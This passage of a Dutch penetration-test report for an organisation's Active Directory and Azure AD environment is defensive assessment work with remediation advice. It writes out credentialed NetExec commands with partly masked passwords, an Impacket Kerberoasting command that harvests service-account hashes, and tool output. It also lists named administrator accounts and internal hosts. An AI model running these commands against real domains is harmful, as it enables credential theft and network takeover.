Het gebruikte wachtwoordbeleid is niet voldoende om veilige wachtwoorden te garanderen. Hierdoor maken de medewerkers gebruik van onveilige wachtwoorden.

Mogelijke Impact

Door niet aan de minimale eisen te voldoen zoals het NCSC adviseert, bestaat de mogelijkheid dat een account gecompromitteerd kan raken. Hierbij verliest de eindgebruiker de controle over zijn/haar account.

Aanbeveling

Geadviseerd wordt om het wachtwoordbeleid te herzien en aan te passen volgens de nieuwste richtlijnen van het [NCSC](#).

Bevestiging

Met de tool [NetExec](#) is het wachtwoordbeleid opgevraagd via het volgende commando:

```
nxc smb 10.4.5.6 -d humankind.nl -u thijs Hendriks -p 'LeW***t9#' --pass-pol
```

Fragment 4.17: NetExec commando

Hierbij is het volgende wachtwoordbeleid vastgesteld:

```
[*] Windows 10 / Server 2016 Build 14393 x64 (name:KOH-DC-01) (domain:org.kov.humanitas.nl) (signi
ng:True) (SMBv1:False)
→ [+] humankind.nl\thijs Hendriks:LeW***t9#
Node THIJS HENDRIKS@ORG.KOV.HUMANITAS.NL successfully set as owned in BloodHound
[+] Dumping password info for domain: HUMANITAS
Minimum password length: 8
Password history length: 13
Maximum password age: 89 days 23 hours 54 minutes

Password Complexity Flags: 000001
Domain Refuse Password Change: 0
Domain Password Store Cleartext: 0
Domain Password Lockout Admins: 0
Domain Password No Clear Change: 0
Domain Password No Anon Change: 0
Domain Password Complex: 1

Minimum password age: None
Reset Account Lockout Counter: 30 minutes
Locked Account Duration: 1 hour 30 minutes
Account Lockout Threshold: 5
Forced Log off Time: Not Set
```

Fragment 4.18: Wachtwoordbeleid



Referentie

Checklist-id: PTES-EXPLOIT-03

Classificaties

- [CWE-521: Weak Password Requirements](#)



Domain Admins en DCsync permissies



CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N

ID: 24203-015

Targets: 10.4.5.6 (KOH-DC-01), 10.4.5.7 (KOH-DC-02), 10.4.5.4 (KOH-DC-03)

Omschrijving

In totaal zijn 32 gebruikers lid van de Domain Admins groep. Deze gebruikers hebben alle rechten binnen de ActiveDirectory van Humankind. Daarnaast zijn er 37 gebruikers die DCsync permissies hebben.

Mogelijke Impact


Zodra een aanvaller de inloggegevens van één van deze accounts kan achterhalen, is deze Administrator van het domein. Hiermee kan een aanvaller zichzelf toegang geven tot het gehele netwerk binnen het domein.

Aanbeveling

Geadviseerd wordt om het aantal domeinadministrators zo laag mogelijk te houden. De leden van deze groep hebben administratorrechten op alle systemen van het Active Directory domein. Gebruikers- en service accounts die dagelijks gebruikt worden, zouden geen lid moeten zijn van de Domain Admin groep. Daarnaast is het van belang dat deze accounts sterke wachtwoorden gebruiken. Deze aanbeveling geldt ook voor de Enterprise Admin-, Backup Admin- en Schema Admin groepen. Zorg er ook voor dat zo min mogelijk gebruikers DCsync rechten hebben.


Bevestiging

Voor dit onderzoek is gebruik gemaakt van de applicatie [BloodHound](#). Deze tool kan worden gebruikt om relaties binnen een ActiveDirectory te onderzoeken. Hieruit blijkt dat er 32 domain admins zijn.



Figuur 4.9: 32 Domain Admins.

Daarnaast hebben de volgende 37 gebruikersaccounts DCSync rechten:



Figuur 4.10: 37 gebruikersaccounts met DCSync rechten

Referentie

Checklist-ID: PTES-EXPLOIT-03

Classificaties

- CWE-264: Permissions, Privileges, and Access Controls



AzureAD Analyze Data en Admins



CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N

ID: 24203-016

Target: portal.azure.com

Omschrijving

In totaal zijn 5423 gebruikers lid van de verschillende AzureAD administrator groepen. Deze gebruikers hebben meer rechten binnen de AzureAD omgeving van Humankind dan de standaard gebruiker.

Mogelijke Impact

Als een aanvaller in staat is de inloggegevens (en de MFA) van één van deze accounts te achterhalen, heeft de aanvaller toegang tot kritieke diensten en services binnen AzureAD.

Aanbeveling

Geadviseerd wordt om de gebruikers van de Administrator groepen regelmatig na te lopen en te beperken waar mogelijk. Het is aanbevolen om geen uitzonderingen op het gebruik van MFA in te stellen.

Bevestiging

Voor dit onderzoek is gebruik gemaakt van de applicatie **ROADrecon**, waarbij het account **nicolemoella** gebruikt is om de data te verzamelen. Deze tool kan worden gebruikt om relaties binnen een AzureAD omgeving te onderzoeken. De volgende informatie is achterhaald:

| ROADrecon data | | |
|-------------------|--------------------|--------------------|
| Users | Groups | Devices |
| Directory Roles | Applications | Service Principals |
| Application Roles | OAuth2 Permissions | MFA |

Tabel 4.7: ROADrecon data

Uit de data van blijkt dat de volgende gebruikers lid zijn van Administrator groepen:

| User | Lid van groep |
|---------------------------|------------------------------|
| Admin Amine Bouzraa | ilionx |
| Admin Arco Ros | ilionx |
| Admin Chaima Belouafi | Authentication Administrator |
| Admin Dennis van Remortel | ilionx |



| User | Lid van groep |
|--------------------------|---|
| Admin Dijon Vrancken | Authentication Administrator |
| Admin Dyllan Schuurman | ilionx |
| Admin Erik de Keijzer | ilionx |
| Admin Gaston Gadet | Directory Readers |
| Admin Guido Smeets | Search Administrator, SharePoint Administrator |
| Admin Harold Bouwmeester | ilionx |
| Admin Ivano Veltrop | Authentication Administrator |
| Admin Ivo Markus | ilionx |
| Admin Jan Visscher | ilionx |
| Admin Joey Hulsebos | ilionx |
| Admin Jordan Troost | ilionx |
| Admin Kubilay Orhan | ilionx |
| Admin LJ Werkhoven | ilionx |
| Admin Liam de Souza | Authentication Administrator |
| Admin Marc Mordang | Authentication Administrator |
| Admin Marco Scholten | ilionx |
| Admin Marjolein Gooijen | SharePoint Administrator |
| Admin Niels de Bree | ilionx |
| Admin Peter Steijns | Teams Administrator, User Administrator, SharePoint Administrator |
| Admin Pim van Grinsven | ilionx |



| User | Lid van groep |
|---|--|
| Admin Rohiet Sewgobind | ilionx |
| Admin Sjarlot Stal | SharePoint Administrator |
| Admin Thorsten Bonfrere | Global Administrator |
| Admin Tom van der Putten | Global Reader |
| Admin Will van Opstal | ilionx |
| Admin Wim van Esch | Global Reader |
| Barracuda Networks | Directory Writers |
| BarracudaESS (DO NOT DELETE) | Global Administrator |
| Emergency/BreakGlass | Global Administrator |
| Gianna Pinna | Message Center Reader |
| HumankindAutomation | Groups Administrator |
| KOH365 tenantadmin | Global Administrator |
| MFA Admin (service account) | Privileged Authentication Administrator |
| Maarten van de Vin | Message Center Reader |
| Monique Stijnen | Message Center Reader |
| Niels de Bree | Message Center Reader |
| On-Premises Directory Synchronization Service Account | Directory Synchronization Accounts, Directory Synchronization Accounts |
| Peter Steijns | Message Center Reader |



| User | Lid van groep |
|--------------------|---|
| SVC_License | Global Administrator |
| Tineke van de Wiel | Message Center Reader |
| Wim van Esch | Fabric Administrator, Message Center Reader |
| ilionx monitoring | Device Managers, Directory Writers |

Tabel 4.8: Leden van Administrator groepen

Referentie

Checklist-ID: PTES-POST-03

Meer informatie over AzureAD permissies is te vinden op:

<https://docs.microsoft.com/en-us/azure/active-directory/roles/permissions-reference>

Classificaties

- CWE-264: Permissions, Privileges, and Access Controls



Server headers versie weergave



CVSS:4.0/AV:A/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N

ID: 24203-020

Targets: 10.4.1.6 (-), 10.4.1.5 (-), 10.4.0.68 (-)

Omschrijving

De server geeft informatie vrij in haar server response headers.

Mogelijke Impact

Een aanvalleur kan door de vrijgegeven informatie achterhalen welke webapplicatie gebruikt wordt en daar zijn of haar aanvalspatroon op aanpassen. Denk bijvoorbeeld aan het uitzoeken van publieke exploitatie code voor de gebruikte webapplicatie.

Aanbeveling

Gebruik de versie headers alleen wanneer dit echt nodig is. Een voorbeeld waar versie headers nodig kunnen zijn is het communiceren van de versie van een API. Verder wordt geadviseerd om de versie headers te verwijderen, waarbij het gaat om de server header.

Bevestiging

Door naar de volgende URL '<http://10.4.1.6/>' te navigeren in de [Mozilla Firefox](#) browser, is de volgende webserververzoek onderschept en bekeken met de tool [Burp Suite Repeater](#). Zie de onderstaande uitvoer:

| Request | |
|--|-----|
| Pretty | Raw |
| 1 GET / HTTP/1.1 | |
| 2 Host: 10.4.1.6 | |
| 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 | |
| 4 Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5 | |
| 5 Accept-Language: en-US,en;q=0.5 | |
| 6 Accept-Encoding: gzip, deflate, br | |
| 7 Connection: keep-alive | |
| 8 Referer: http://10.4.1.6/ | |
| 9 Priority: u=4, i | |
| 10 | |
| 11 | |

Figuur 4.11: Request onderschept met Burp Suite

Het antwoord van de webserver laat precies zien welke webapplicatie en versie gebruikt wordt:



| Response | |
|----------|--|
| Pretty | Raw |
| 1 | HTTP/1.1 200 OK |
| 2 | Server: nginx/1.18.0 |
| 3 | Date: Fri, 13 Dec 2024 08:25:09 GMT |
| 4 | Content-Type: text/html |
| 5 | Content-Length: 11321 |
| 6 | Last-Modified: Fri, 06 Apr 2018 09:37:02 GMT |
| 7 | Connection: keep-alive |
| 8 | ETag: "5ac73fbe-2c39" |
| 9 | Accept-Ranges: bytes |
| 10 | |

Figuur 4.12: Response onderschept met Burp Suite

Referentie

Checklist-ID: PTES-ANALYZE-01

Classificaties

- [CWE-497: Exposure of Sensitive System Information to an Unauthorized Control Sphere](#)



Onbeveiligde LDAP verbinding



CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N

ID: 24203-023

Targets: 10.4.5.6 (KOH-DC-01), 10.4.5.7 (KOH-DC-02), 10.4.5.4 (KOH-DC-03)

Omschrijving

De huidige configuratie van het netwerk maakt gebruik van LDAP (Lightweight Directory Access Protocol) zonder dat LDAPS (LDAP over SSL/TLS) is ingeschakeld. Daarnaast is LDAP Signing niet afgedwongen en is de instelling voor LDAPS Channel Binding ingesteld op "NEVER". Dit betekent dat LDAP-communicatie tussen clients en servers niet beveiligd is, waardoor gegevens onversleuteld over het netwerk worden verzonden en kwetsbaar zijn voor aanvallen zoals man-in-the-middle-aanvallen.

Mogelijke Impact

De afwezigheid van LDAPS en LDAP Signing brengt de volgende risico's met zich mee:

- Onversleutelde gegevensoverdracht: Zonder LDAPS worden LDAP-verzoeken en -antwoorden onversleuteld over het netwerk verzonden. Dit maakt het mogelijk voor kwaadwillenden om gevoelige informatie, zoals inloggegevens, af te luisteren.
- Man-in-the-middle-aanvallen: Zonder LDAPS en LDAP Signing kunnen aanvallers zich voordoen als een LDAP-server, waardoor zij in staat zijn om inloggegevens te onderscheppen en mogelijk toegang te verkrijgen tot kritieke netwerkbronnen.
- Verlies van integriteit: Door het ontbreken van LDAPS Channel Binding kunnen aanvallers authentieke servers nabootsen, waardoor de integriteit van de LDAP-verbinding wordt aangetast.

Aanbeveling

Het wordt aanbevolen om de LDAP-configuratie te versterken door de volgende stappen uit te voeren:

- Inschakelen van LDAPS: Zorg ervoor dat LDAPS is ingeschakeld voor alle LDAP-communicatie om ervoor te zorgen dat gegevensoverdracht tussen clients en servers versleuteld is.
- LDAP Signing afdwingen: Stel LDAP Signing verplicht, zodat alle LDAP-verzoeken digitaal ondertekend moeten zijn. Dit voorkomt dat ongeldige verzoeken worden verwerkt.
- LDAPS Channel Binding configureren: Stel LDAPS Channel Binding in op "WHEN SUPPORTED" of "ALWAYS" om ervoor te zorgen dat clients de authenticiteit van de server controleren en om te voorkomen dat kwaadwillenden zich kunnen voordoen als de server.

Bevestiging

Met de tool [NetExec](#) is vastgesteld dat LDAP Channel Binding en Signing niet afgedwongen worden. Hiervoor is het volgende commando gebruikt:

```
nxc ldap 10.4.5.6 -d org.kov.humanitas.nl -u nicolemoella -p 'Rks**Ln!' -M ldap-checker
```

Het resultaat was het volgende:

```
SMB      10.4.5.6      445      KOH-DC-01      [*] Windows 10 / Server 2016 Build 14393 x64 (nam
↳ e:KOH-DC-01) (domain:org.kov.humanitas.nl) (signing:True) (SMBv1:False)
LDAP     10.4.5.6      389      KOH-DC-01      [+] org.kov.humanitas.nl\nicolemoella:Rks**Ln!
LDAP-CHE... 10.4.5.6      389      KOH-DC-01      LDAP Signing NOT Enforced!
LDAP-CHE... 10.4.5.6      389      KOH-DC-01      LDAPS Channel Binding is set to "NEVER"
```



Fragment 4.19: LDAP communicatie.

LDAP Signing NOT Enforced! geldt ook voor de volgende hosts:

- 10.4.5.7 (KOH-DC-02)
- 10.4.5.4 (KOH-DC-03)

Referentie

Checklist-ID: PTES-ANALYZE-03

Classificaties

- [CWE-1390: Weak Authentication](#)



Kerberoasting – 11 hashes ontvangen



CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N

ID: 24203-028

Targets: 10.4.5.6 (KOH-DC-01), 10.4.5.7 (KOH-DC-02), 10.4.5.4 (KOH-DC-03)

Omschrijving

Kerberoasting is een methode waarmee hashes kunnen worden achterhaald van Service Accounts. Een service account is een account waarbij de Service Principal Name (SPN) ingesteld is. Er is een valide Active Directory account nodig om een Kerberoasting aanval uit te voeren.

Mogelijke Impact

Een aanvalleur kan de gevonden Kerberos hashes mogelijk kraken met een tool zoals `hashcat` en vervolgens inloggen op een account behorend bij de 'Domain Admin' groep.

Aanbeveling

Geadviseerd wordt om voor de serviceaccounts gebruik te maken van sterke en moeilijk te raden wachtwoorden (20+ karakters). Zorg ervoor dat de serviceaccounts minimale privileges hebben, en niet lid zijn van een groep zoals Domain Administrators.

Bevestiging

Gebruikmakend van de `Impacket` tool `GetUserSPN.py`, is het volgende commando uitgevoerd:

```
python3 /opt/impacket/examples/GetUserSPNs.py org.kov.humanitas.nl/thijshendriks:'LeW***t9#' -dc-ip 10.4.5.6 -request
```

Geconstateerd is dat er 11 Kerberos hashes te achterhalen zijn door gebruik te maken van kerberoasting via het `thijshendriks` account. Het gaat om de volgende gebruikers:

| Kerberoastable Accounts | | |
|-------------------------|----------------------|----------------|
| svc_KVSKE01_1 | svc-kidsvision | svc_tst-websvc |
| svc_kvnas | svc_kvweb02 | ldapbinduser |
| svc_bc140 | sa_adfs | Admsrv |
| svc_tst-bc140 | svc_hmk-webservice-m | |

Tabel 4.9: Kerberoastable accounts

Er zijn geen wachtwoorden achterhaald door het kraken van deze hashes met `Hashcat`.



Referentie

Checklist-ID: PTES-EXPLOIT-03

Classificaties

- [CWE-521: Weak Password Requirements](#)
- [CWE-522: Insufficiently Protected Credentials](#)



5. Bevindingen: Grey Box – Locatiebezoek (Timeboxed)

Netwerktoegang zonder authenticatie

6.9
GEMIDDELD

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:L/VA:L/SC:N/SI:N/SA:N

ID: 24203-029

Target: 172.17.4.157

Omschrijving

Bij het tot stand brengen van een verbinding met het interne netwerk met een netwerkkabel, wordt toegang verkregen tot het interne netwerk zonder enige vorm van authenticatie.

Mogelijke Impact

Mits sprake is van fysieke toegang tot het gebouw, kan een aanvaller zichzelf toegang verschaffen tot het interne netwerk.

Aanbeveling

Geadviseerd wordt om onbekende apparaten niet toe te laten op het netwerk. Pas een vorm van authenticatie, zoals 802.1x toe. Zorg er ook voor dat een maximaal aantal MAC-adressen per poort wordt toegestaan, zodat het niet mogelijk is om meegebrachte switches te koppelen aan het netwerk.

Bevestiging

Zodra de netwerkkabel van de docking station wordt verbonden met de laptop, wordt een IP-adres verkregen in een Subnet van het lokale netwerk:

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.17.4.137 netmask 255.255.255.0 broadcast 172.17.4.255
    inet6 fe80::20c:29ff:fee1:484f prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:e1:48:4f txqueuelen 1000 (Ethernet)
    RX packets 1647 bytes 1919633 (1.8 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1016 bytes 163387 (159.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 18 memory 0xfd4a0000-fd4c0000
```

Fragment 5.1: Ifconfig Linux

Ethernet adapter Ethernet 5:

```
Connection-specific DNS Suffix . : org.kov.humanitas.nl
Link-local IPv6 Address . . . . . : fe80::fad9:855c:c9e3:1b7f%18
IPv4 Address. . . . . : 172.17.4.157
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 172.17.4.254
```

Fragment 5.2: Ipconfig Windows



Referentie

Checklist-ID: PTES-EXPLOIT-03

Classificaties

- [CWE-284: Improper Access Control](#)



Printers maken geen gebruik van wachtwoord

6.9
GEMIDDELD

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N

ID: 24203-030

Target: 172.17.4.250

Omschrijving

Op de HP Printers (MFP P57750) is geen wachtwoord ingesteld. Doordat de webserver geen authenticatie vereist is het mogelijk om de webapplicatie te bezoeken zonder inlog gegevens.

Mogelijke Impact

Een aanvalleur kan inloggen op de printers(s), de configuratie aanpassen en mogelijk wachtwoorden bemachtigen.

Aanbeveling

Geadviseerd wordt om een sterk (niet standaard) wachtwoord in te stellen. Daarnaast wordt geadviseerd om de netwerk interface door middel van whitelisting alleen beschikbaar te stellen in het beheer netwerk.

Bevestiging

Via de webbrowser **Chrome** is `http://172.17.4.249` geopend. Er hoeft niet ingelogd te worden om de webpagina te bezoeken.

Er is geverifieerd dat er geen wachtwoorden staan ingesteld:

The screenshot displays the HP PageWide MFP P57750 XC Embedded Web Server (EWS) interface. The top navigation bar includes links for Start, Scannen, Fax, Webservices, Network, Tools, and Instellingen. The 'Network' section is active, showing a sidebar with options like Algemeen, Netwerkoverticht, Netwerkidentificatie, Netwerk-protocollen, Proxyinstellingen, Bedraad (802.3), Draadloos (802.11), Wi-Fi Direct, AirPrint, Google Cloud Print, Internet Printing Protocol, and Geavanceerde instellingen. The main content area shows the 'Algemeen Netwerkoverticht' (General Network Overview) with details for 'Bedraad (802.3)' (Wired) and 'Draadloos (802.11)' (Wireless). The wired network is connected with IP 172.17.4.250, and the wireless network is not connected. The bottom of the page features the HP logo and copyright information.

Figuur 5.1: Netwerk informatie printer



Middels de tool 'Nmap' zijn de openstaande poorten aangetoond.

```
Nmap scan report for 172.17.4.249
Host is up (0.0017s latency).
Not shown: 94 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
515/tcp   open  printer
631/tcp   open  ipp
8080/tcp  open  http-proxy
9100/tcp  open  jetdirect
MAC Address: E4:E7:49:24:2D:A5 (Hewlett Packard)

Nmap scan report for 172.17.4.250
Host is up (0.0016s latency).
Not shown: 94 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
515/tcp   open  printer
631/tcp   open  ipp
8080/tcp  open  http-proxy
9100/tcp  open  jetdirect
MAC Address: E4:E7:49:23:93:2F (Hewlett Packard)
```

Fragment 5.3: Nmap Poortscan

Referentie

Checklist-ID: PTES-EXPLOIT-06

Classificaties

- [CWE-258: Empty Password in Configuration File](#)



6. Adviezen

6.1. Preventie

6.1.1. IT-security beleid

Geadviseerd wordt om een IT-security beleid te implementeren. Een duidelijk IT-security beleid zorgt ervoor dat weloverwogen keuzes worden gemaakt bij de inrichting en gebruik van het netwerk. Wanneer hier duidelijk over wordt gecommuniceerd met medewerkers, zal dit voor een algeheel verhoogd veiligheidsniveau zorgen. Daarnaast wordt sterk geadviseerd om belangrijke security patches tijdig te installeren

6.1.2. Meetbaar maken van systeem- en netwerkconfiguratie

Geadviseerd wordt om het configureren van systeem- en netwerkconfiguratie meetbaar te maken met een geaccepteerde internationale standaard. Het is van belang om dit ook in de toekomst te blijven hanteren: ook als een nieuwe server wordt toegevoegd aan het netwerk of indien een server wordt vervangen. Het gevolg van het meetbaar maken van de beveiligingsconfiguratie van individuele systemen is dat afwijkingen vroegtijdig kunnen worden geïdentificeerd. Hierdoor kunnen mitigerende maatregelen worden genomen worden voor eventuele (rest)risico's. Daarbij is het nuttig om de configuratie regelmatig te toetsen aan de hand van bijvoorbeeld CIS. Door systeeminstallatie-handelingen vast te leggen in een standaardprocedure voor nieuwe systemen, worden risico's verkleind.

6.1.3. Security awareness trainingen

NFIR adviseert om awareness trainingen uit te voeren onder medewerkers. Training kan ervoor zorgen dat het algehele securityniveau van de organisatie omhooggaat. Medewerkers kunnen getraind worden in het herkennen van phishing, malafide bijlagen en links, en in het gebruik van sterke wachtwoorden. Leveranciers van maildiensten introduceren regelmatig beveiligings- en detectiemaatregelen op veelvoorkomende phishing-aanvallen, waardoor aanvallers hun aanpak veranderen. Ook is het bekend dat opgedane bewustwording zonder herhalende sessies verwatert. Daarom adviseert NFIR aanvullend om de trainingen met regelmaat uit te voeren onder medewerkers.

6.1.4. Security audits / Penetratietesten

NFIR adviseert om periodiek security audits uit te voeren. Door middel van security audits kunnen dreigingsrisico's vroegtijdig aan het licht komen en worden aangepakt. Het periodiek uitvoeren van security audits is van belang vanwege het dreigingslandschap dat continue verandert. Daarbij is het van belang om ervoor te zorgen dat eventuele security audits uitgevoerd worden op basis van publieke standaarden:

- Infrastructuur: Penetration Testing Execution Standard (PTES): standaard ten behoeve van het pentesten van de infrastructuur;
- OWASP Top 10: de 10 meest kritische kwetsbaarheden van webapplicaties;
- OWASP WSTG: standaard ten behoeve van het pentesten van webapplicaties;
- Voor een API: OWASP API Security Top 10: de 10 meest kritische kwetsbaarheden van API's;
- Voor mobiele applicaties (apps): OWASP MASTG: standaard ten behoeve van mobiele applicatie pentesten.



6.1.5. Wachtwoordbeleid

Uit het onderzoek is gebleken dat enkele wachtwoorden bij de opdrachtgever relatief eenvoudig te kraken waren.

Door NFIR wordt geadviseerd om een nieuw wachtwoordbeleid in te voeren, zoals voorgeschreven volgens het [NCSC](#), waarbij ook hogere eisen gesteld kunnen worden aan wachtwoorden van accounts met hoge rechten (zoals een Domein Controller). Het beleid moet hierbij minimaal aan de volgende criteria voldoen:

- Voorspelbaarheid: Verbied het gebruik van een wachtwoord dat voorkomt in een actuele lijst van veelgebruikte wachtwoorden;
- Lengte: Hoe langer een wachtwoord, hoe sterker. Kies hierbij voor minimaal 12-24 karakters, en stel geen maximumlengte in;
- Levensduur: Pas geen verplichting toe op het periodiek wijzigen van het wachtwoord, dit leidt in de praktijk tot het gebruik van eenvoudiger te raden wachtwoorden;
- Variatie: Pas geen verplichting toe op het gebruik van verschillende tekens zoals hoofdletter, cijfers, en leestekens, dit leidt in de praktijk tot eenvoudiger te raden wachtwoorden;
- Pas tweefactorauthenticatie (2FA) toe waar mogelijk.

6.1.6. Wachtwoordmanager

De complexiteit van wachtwoorden kan eenvoudiger worden verhoogd door gebruik te maken van een wachtwoordmanager. Als er nog niet (actief) gebruik wordt gemaakt van een wachtwoordmanager, adviseert NFIR om dit te introduceren. Hierdoor kunnen gebruikers zeer complexe wachtwoorden instellen, zonder het wachtwoord te hoeven onthouden. Aangezien accounts van beheerders vaak verhoogde rechten hebben ten opzichte van andere gebruikers, is het gebruik van een wachtwoordmanager door deze doelgroep cruciaal. Hierdoor wordt het volgende doel bereikt:

